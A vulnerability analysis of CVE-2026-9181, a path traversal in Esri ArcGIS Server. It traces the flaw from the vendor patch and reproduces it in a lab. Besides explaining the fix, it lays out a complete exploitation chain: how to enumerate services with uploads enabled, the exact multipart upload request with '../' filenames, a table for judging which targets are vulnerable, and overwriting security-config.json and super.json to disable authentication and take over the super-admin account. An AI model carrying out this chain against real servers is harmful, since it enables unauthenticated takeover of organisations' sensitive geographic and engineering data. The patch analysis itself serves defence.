CVE-2026-9181 Path Traversal in Esri ArcGIS Server
Background
CVE-2026-9181 is a path traversal vulnerability (CWE-22) in Esri ArcGIS Server. The CVSS v3.1 score is 9.8, network-reachable, with no authentication and no user interaction. The official advisory describes the impact as attackers being able to “overwrite sensitive files” and gain “full administrative access.”
ArcGIS Server is Esri’s GIS (Geographic Information System) server product, responsible for publishing map services, geoprocessing (GP) services, and so on. It is widely deployed in intranets and private networks across the energy, surveying, urban planning, and transportation industries; the geographic data and engineering project data it holds are often sensitive assets of the organization.
This analysis is based on both the official patch ArcGIS-120-S-SEC2026U2-Patch and the original 12.0. jadx decompiles the patch jar to locate the newly added validation logic, then diffs it against the original 12.0 binary to confirm the validation lands on the vulnerable path. A local 10.2 environment is used to reproduce the full exploitation chain.
Analysis environment:
| Item | Content |
|---|---|
| Analysis target | ArcGIS Server 12.0 patch / 10.2 local environment |
| Method | jadx decompilation + original 12.0 binary diff + 10.2 reproduction |
| Tools | jadx, javap, Python |
| Patch ID | ArcGIS-120-S-SEC2026U2-Patch-linux (QI S-120-P-1454) |
Patch Scope
Starting from the patch, the next step is to identify which files it changed and what validation it added, then work backward to the vulnerability. The patch modifies 6 files across 5 jars plus one front-end js:
| File | jar | Role in the fix |
|---|---|---|
arcgis-common.jar |
lib/server | PathUtil.containsRelativePath (core detection) |
arcgis-admin.jar |
lib/server | UploadsManager (vuln point + entry validation), FileExtensionWhitelist |
arcgis-rest-classes.jar |
lib/server | UploadsHandler$2/$3 (REST upload handler calls validation) |
admin-12.0.0.58905.jar |
webapps/arcgis#admin | admin upload servlet (ItemServlet, etc.) |
arcgis-rest-12.0.0.58905.jar |
webapps/arcgis#rest | REST UploadsHandler (forwards to JSP) |
system.js |
arcgis#admin/www/js | admin page UI (upload cleanup config), non-core |
The validation tooling sits in the common layer, with call sites across the admin, rest, and webapp layers. The patch wires validation into every entry point that receives a filename. The patch jar is obfuscated with Zelix ZKM (ZKM21.0.0), but the newly added security utility classes (PathUtil, FileExtensionWhitelist) and public method names retain readability — that is where reverse engineering can break in.
Summary
- Type: Path traversal (CWE-22) in
UploadsManager; the client-controlledfilenameis concatenated verbatim into theFileOutputStreamwrite path with no normalization check. - Exploitation: Send a multipart upload request with a traversal
filename(e.g.../../...) to any service exposing the uploads capability (<serviceUrl>/uploads/upload). Theuploadoperation itself performs no caller authentication. - Impact: Arbitrary file overwrite within the server’s filesystem reach. Overwriting
config-storeJSONs (security-config.json,super.json,token-config.json) disables site authentication and yields super-admin access — no server-side code execution required. - Prerequisites: Network access to the REST port (6443/6080) or the
/arcgispath via Web Adaptor; at least one service with uploads capability enabled and reachable with current permissions; version ≤12.0 without the SEC2026U2 patch (10.x is EOL, unpatched). - Severity: CVSS v3.1 9.8; network-reachable, no authentication, no user interaction.
Attack Entry
The patch adds validation to UploadsManager, so the vulnerability is located in this class. UploadsManager manages ArcGIS Server’s Uploads resource, used to temporarily store uploaded files (sd packages uploaded when publishing services, input data for GP services, etc.).

The Uploads resource is not attached to the site root; it hangs under a service that supports the Uploads capability. The entry to the vulnerability is therefore not a specific service, but the condition “has uploads capability enabled” — as long as a service’s capabilities include uploads, the uploads resource beneath it runs the same UploadsManager code, all of which can be used to trigger traversal. PublishingTools (a GP service) is the most common one, but not the only one; self-published GP services, SyncTools, and others work too as long as the uploads capability is on.
The correct base URL hangs under the service URL:
1
/arcgis/rest/services/System/PublishingTools/GPServer/uploads
The operations this resource supports:
<serviceUrl>/uploads/upload— upload file<serviceUrl>/uploads/register— register upload item<serviceUrl>/uploads/deleteItems— delete<serviceUrl>/uploads/info— query info

The entry to the attack chain is the upload operation. The request format is a multipart form:
1
2
3
4
5
6
7
8
POST /arcgis/rest/services/System/PublishingTools/GPServer/uploads/upload
Content-Type: multipart/form-data

--boundary
Content-Disposition: form-data; name="file"; filename="../../test.txt"

<any content>
--boundary--
The key field is filename. This name is passed to the backend and concatenated into the server-side file write path.
Finding a usable entry relies on enumeration. The flow: first GET /arcgis/rest/info?f=json for preflight (get version, confirm the site is initialized, check whether token authentication is enabled); then GET /arcgis/rest/services?f=json to list all services and folders (the System, Utilities, and Hosted hidden folders are not in the folders list by default and must be probed actively); then for each candidate service request <serviceUrl>/uploads?f=json, and classify by response:
| Response | Meaning |
|---|---|
| Normal uploads info returned | This service supports the uploads capability — a usable entry |
capability is not supported / subcode: 51 |
Uploads capability not enabled, skip |
invalid url / 404 |
No uploads resource, skip |
token required / code: 499 |
Resource exists but needs auth — a candidate usable with a token |
Prerequisites
With the entry identified, the next step is to examine under what conditions this entry is reachable. Triggering the vulnerability itself only requires a ../, but for the request to reach uploadServiceItem’s FileOutputStream, several prerequisites must hold simultaneously.
| Prerequisite | Description | Default situation |
|---|---|---|
| Endpoint network-reachable | Attacker can access ArcGIS Server’s REST port (6443/6080) or the /arcgis path exposed via Web Adaptor |
Intranet/private network deployment, often considered “trusted” with a large attack surface |
| A service with Uploads capability exists | The Uploads resource hangs under a service with uploads capability enabled, typically a GP service | System/PublishingTools/GPServer supports it by default and ships with the system |
| The service is accessible | The upload operation itself doesn’t check caller permissions, but if the service is in a folder protected by token authentication, a token is needed first |
System folder is protected by token auth by default; sites with security disabled need no credentials |
| Version unpatched | ≤12.0 without the SEC2026U2 patch | Official coverage: 11.1/11.3/11.4/11.5/12.0; 10.x is EOL, outside patch support |
The authentication point deserves elaboration. The upload operation itself doesn’t validate caller permissions; what truly affects reachability is whether the folder containing the service has token authentication enabled. If the uploads service sits in a protected area (e.g. the default System folder), a token is needed first to access the service. In real deployments the bar is often lower: many sites set the folder of some GP services to anonymous for integration convenience; as long as any single anonymously-accessible upload service exists, the vulnerability is reachable. Instances with site security disabled (securityEnabled: false) are even more direct — the entire REST layer needs no credentials and all uploads services are exposed.
As for which service to use as the entry, PublishingTools (hidden in the System folder, ships with the system, supports uploads by default) is the most reliable default choice, but not the only option. In testing, any service found via enumeration that has uploads capability on and is reachable with current permissions works — custom-published GP services, SyncTools can all qualify. This also means that when patching, focusing only on PublishingTools is insufficient; every entry point with uploads capability must be covered.
Write Path Construction

With the entry reachable, the next step is to examine what the backend does with the filename. jadx decompilation of DiscoveryAdminUtil.uploadItem (the backend bridge layer for the REST upload operation) shows that itemName is taken directly from the uploaded file’s filename:
1
2
3
4
5
6
7
8
9
10
11
// DiscoveryAdminUtil.uploadItem — backend entry for REST upload operation
public static JSONObject uploadItem(folderName, serviceName, serviceType,
                                    UploadedFile uploadedFile) {
    Item item = new Item();
    // itemName comes from the uploaded file's filename, not a POST parameter
    item.setItemName(RUtil.getFilenameFromPath(uploadedFile.getClientFileName()));
    ...
    FileInputStream fis = new FileInputStream(uploadedFile.getUploadedFilePath());
    String itemID = uploadsMgr.uploadServiceItem(item, folderName, serviceName,
                                                  serviceType, fis, ...);
}
After obtaining itemName, UploadsManager.uploadServiceItem calls m2209b to construct the write path and writes the file. The decompiled original 12.0 code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
// Vulnerable code (original 12.0, jadx decompiled)
private String m2209b(Item item, String folder, String service, String type) {
    File file = new File(
        uploadsDir + "/services/" +
        ServiceNameBuilder.buildClassicFQServiceName(folder, service, type) + "/" +
        item.getItemID());                          // itemID = "i"+UUID, safe
    file.mkdirs();
    return file.getAbsolutePath() + "/" + item.getItemName();
    //                          ↑ itemName (from filename) concatenated into write path
}

public String uploadServiceItem(Item item, ..., InputStream inStream, ...) {
    // Original: no path validation at all
    String itemID = "i" + UUID.randomUUID();
    item.setItemID(itemID);
    String path = m2209b(item, ...);                 // path contains itemName
    FileOutputStream fos = new FileOutputStream(path); // write, path contains traversal
    FileUtil.copy(inStream, fos);
    item.setPathOnServer(path);
    item.setCommitted(true);
    putPkg(item);
}
When the filename contains path traversal sequences, the normalized path escapes the upload directory:
1
2
3
4
filename = ../../../../etc/foo
path = <uploads>/services/<svc>/i<uuid>/../../../../etc/foo
     → normalized = /etc/foo       ← escapes upload directory
FileOutputStream("/etc/foo")   → write file to arbitrary location
itemID is system-generated (i + UUID), not attacker-controllable — this part is safe. The problem is itemName: it comes from the client-controllable filename, yet is concatenated raw into the write path with no normalization check.
Verification
Static analysis can only say the path concatenation looks problematic; to confirm that the out-of-bounds write actually holds, the most direct way is empirical testing. A full reproduction was completed on a self-owned, authorized ArcGIS Server 10.2 local environment — 10.2 is EOL with no official patch, but jadx decompilation confirms its UploadsManager vulnerable code is identical to 12.0, so it triggers reliably.
Trigger
An upload request with a traversal filename is sent to the PublishingTools service:
1
2
3
4
5
6
7
8
POST /arcgis/rest/services/System/PublishingTools/GPServer/uploads/upload
Content-Type: multipart/form-data

--boundary
Content-Disposition: form-data; name="file"; filename="../../arcgis_traversal_test.txt"

<any content>
--boundary--
Observed response:
1
{"success":true,"item":{"itemID":"i...","itemName":"../../arcgis_traversal_test.txt","committed":true}}
success: true indicates the server accepted the filename containing ../.
In practice, the upload content should be a harmless random marker (e.g. ARCGIS_CVE2026_9181_TEST_<random>) so it can be identified afterward on the filesystem without overwriting real files. Combine this with a normal-filename baseline to confirm the upload feature itself works. To judge whether a target is affected, look at which type of response the ../ filename gets:
| upload response | Verdict |
|---|---|
Returns itemID / success:true |
Vulnerable — traversal filename not blocked |
RELATIVE_FOLDER_PATH_ERR |
Patched — containsRelativePath blocked the ../ |

error writing / error ... write (500) |
Still vulnerable — the request passed the capability check and reached the write logic, just the target path wasn’t writable |
token required / code:499 |
Need a token first, can’t judge directly |
capability is not supported / subcode:51 |
This service doesn’t have uploads capability, try another |
The third case is easy to misjudge as “secure” — the server returns 500, which looks like an error, but it actually means traversal already happened and the FileOutputStream attempt to write an out-of-bounds path failed. That is itself a sign the vulnerability exists.
Out-of-bounds File Landing

The server accepted the traversal filename, but where the file actually landed requires filesystem forensics. Result:
1
2
Expected path: <uploadsRoot>/services/System/PublishingTools.GPServer/<itemID>/../../arcgis_traversal_test.txt
Actual landing: <uploadsRoot>/services/System/arcgis_traversal_test.txt   ← escaped the itemID dir, reached parent
<uploadsRoot> = arcgisserver/directories/arcgissystem/arcgisuploads/. The write path is <uploadsRoot>/services/<service full name>/<itemID>/<itemName>; counting up from the <itemID> level, the backtrace is services → arcgisuploads → arcgissystem → directories → arcgisserver to reach the site root arcgisserver/ — that is why the traversal depth is 7 levels of ../. Out-of-bounds write confirmed.
Disabling Authentication
With the write path controllable, the highest-value target is config-store. arcgisserver/config-store/ is a sibling of directories/ and reachable via traversal. security-config.json controls the whole site’s authentication switch; overwriting it in testing:
1
2
3
filename = ../../../../../../../config-store/security/security-config.json
content     = {"securityEnabled": false, ...other fields kept}
→ response success:true → hot reload → REST layer token auth disabled immediately
A detail here: when overwriting, you cannot just write {"securityEnabled": false}; the original structure of authenticationMode, authenticationTier, userStoreConfig, roleStoreConfig and other fields must be preserved, changing only securityEnabled to false. Otherwise the config file structure is incomplete and the hot reload may error out instead of taking effect. Survey the original file structure first, then construct the payload accordingly.
Before the overwrite, the System folder was protected by token auth, returning 499 Token Required; after the overwrite, the same request returns data directly — PublishingTools, CachingTools, SyncTools and all other system services become accessible without authentication.
Extension Allowlist and Further Impact
Overwriting config can disable auth, but can we go further and directly drop a webshell to get a shell? No. The upload already has a pre-existing file extension allowlist (shouldAllowUpload, subcode 52) that blocks executable types like .jsp/.exe. The allowlist does permit .json/.xml/.csv/.zip/.txt, which happens to cover all the config file formats in config-store.
With the write path controllable, the high-value targets reachable under config-store:
| Target file | Impact | Status |
|---|---|---|
security-config.json |
Set securityEnabled:false → disable auth |
Tested successful |
super/super.json |
Super admin credentials, password encrypted but key fully hardcoded → change password and log in | Tested successful |
token-config.json |
Contains sharedKey → forge arbitrary tokens |
Reachable |
services/<svc>/*.json |
Tamper service config, capabilities | Reachable |
The super admin password in super.json is encrypted, but the encryption password, salt, and iteration count are all hardcoded in code, byte-identical across 10.2 / 12.0, and unrelated to the site key file. Testing confirmed the original password can be decrypted, a new password encrypted to overwrite super.json, and then a login via the generateToken endpoint obtains an admin token — the whole chain needs no access to any key file on the instance. This chain does not require executing server-side code; overwriting config suffices.
The Patch

With the vulnerability’s trigger and impact both verified, the final step is to examine how the patch fixes it. The patch adds a d(itemName) validation at the entry of 5 methods in UploadsManager, calling PathUtil.containsRelativePath. Compared with the original 12.0, these 5 spots originally had no relative path check at all (containsRelativePath reference count 0), only the extension allowlist assertValidExtension.
| Method | Purpose | Original validation |
|---|---|---|
registerItem |
Register upload item | Extension only |
registerServiceItem |
REST register backend | Extension only |
uploadItem(Item, url, ...) |
Upload from URL | Extension only |
uploadItem(Item, InputStream) |
Stream upload | Extension only |
uploadServiceItem |
Service item upload (REST upload backend) | Extension only |
The patched uploadServiceItem:
1
2
3
4
5
6
public String uploadServiceItem(Item item, ..., InputStream inStream, ...) {
    m2215d(item.getItemName());                        // new: containsRelativePath check
    this.a.assertValidExtension(item.getItemName());   // existing: extension allowlist
    String itemID = "i" + UUID.randomUUID();
    ...
}
Path Traversal Detection
The new UploadsManager.d(String itemName) calls PathUtil.containsRelativePath:
1
2
3
4
5
6
private void d(String itemName) throws AdminException {
    if (PathUtil.containsRelativePath(itemName)) {
        logger.log(Level.WARNING, AgsadminLogCode.RELATIVE_FOLDER_PATH_ERR);
        throw new AdminException(RELATIVE_FOLDER_PATH_ERR.message());
    }
}
The detection logic of PathUtil.containsRelativePath covers both Windows and Unix separators:
1
2
3
4
5
6
7
8
containsRelativePath(String s):
    for sep in ["\\", "/"]:                     # split on both separators
        segments = s.split(sep)
        for seg in segments:
            seg = seg.trim()
            if seg.equals("..") or seg.equals("."):   # any segment is .. or .
                return true                            # → judged to contain relative path, reject
    return false
As long as itemName contains .. or . as an independent path segment (whether separated by \ or /), it is rejected. This blocks ../, ..\, ./ and other common payloads.
 The
The containsRelativePath method already exists in the original jar (not newly added by the patch). The patch’s change is to add a d(String) method in UploadsManager to call it, and wire it in at 5 entry points — connecting the existing detection capability to the vulnerable entry.
Extension Allowlist
The patch also adds FileExtensionWhitelist, as a second layer of restriction beyond path validation:
1
2
3
4
5
6
7
8
public void assertValidExtension(String itemName) throws AdminException {
    int dot = itemName.lastIndexOf('.');
    String ext = itemName.substring(dot + 1).toLowerCase();
    HashSet<String> allowed = getExtListFromSystem(sysPropKey, defaults);
    if (!allowed.contains(ext)) {
        throw new AdminException(ITEMS_BLOCKED_BY_ADMIN.message());
    }
}
Path validation blocks traversal; the extension allowlist restricts the file types that can be operated on. The two layers together narrow the range of files that can be overwritten.
Conclusion
